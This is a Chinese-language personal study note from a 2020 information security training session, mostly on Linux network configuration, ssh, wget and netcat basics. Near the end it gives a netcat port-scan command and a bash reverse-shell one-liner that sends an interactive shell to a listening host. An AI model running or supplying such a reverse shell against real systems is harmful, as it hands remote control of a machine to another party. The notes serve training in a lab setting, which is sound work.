

## 20200616信息安全实训

笔记本: 我的第一个笔记本

创建时间: 2020/6/16 8:08

更新时间: 2020/6/16 17:14

作者: 820410740@qq.com

---

### 网络配置与应用

#### 配置不是玄学

Linux网络工具集 net-tools iproute2 netplan ...

1. ifconfig 查看网络界面信息
2. cat /proc/net/dev 查看网络设备名称
3. ifconfig 网络界面名 ip 地址 network 255.255.255.0
4. route add default gw 网关 ip 地址

#### 配置

1. 找出节点路径

如: tracert [www.baidu.com](http://www.baidu.com)

2. 找出网络硬件

查看pci设备 lspci

查看系统网络信息 cat /proc/net/dev

3. 逐个节点解决

ip与网段

sudo ifconfig [界面] [ip] network [掩码]

网关

sudo route add default gw [网关地址]

域名解析

sudo vim /etc/resolv.conf

开机配置 sudo vim /etc/network/interfaces

auto enp0s3

iface enp0s3 inet static

address 192.168.1.2

netmask 255.255.255.0

gateway 192.168.1.1

dns-nameservers 114.114.114.114


无ssh服务可下载putty

sudo apt update 更新软件源

sudo apt install openssh-server

远程加密登录ssh

ssh [用户名]@[ip] //连接  
scp [源地址] [目标地址] //拷贝文件



wget http下载工具

例如:

wget [http://archive.ubuntu.com/ubuntu/pool/universe/c/cmatrix/cmatrix\\_1.2a-5build2\\_amd.deb](http://archive.ubuntu.com/ubuntu/pool/universe/c/cmatrix/cmatrix_1.2a-5build2_amd.deb)

git 软件版本控制工具

git clone <https://github.com/sqlmapproject/sqlmap>

nc "网络瑞士军刀" (tcp/udp连接和监听工具)

使用浏览器访问[www.baidu.com](http://www.baidu.com)

使用http工具curl curl <http://www.baidu.com>

使用nc nc [www.baidu.com](http://www.baidu.com) 80

GET / HTTP/1.1

Host [www.baidu.com](http://www.baidu.com)

Connection:close

使用nc进行tcp连接

a: nc -l 1234

b: nc [a的ip] 1234

a: hello b

b: hello a

a: <ctrl+c>

b: ...

使用nc扫描端口

nc -z -v [ip地址] 1-1000

使用nc发送shell

a: nc -lnvp 1234

b: /bin/bash -i > /dev/tcp/[a的ip]/1234 0<&1 2>&1

cat /etc/passwd中回显的用户第三个数字是UID, 第四个数字是GID, 数字越小权限越高, 0为root权限

系统ID从0-1000, 新加用户从1000开始, 最大为65535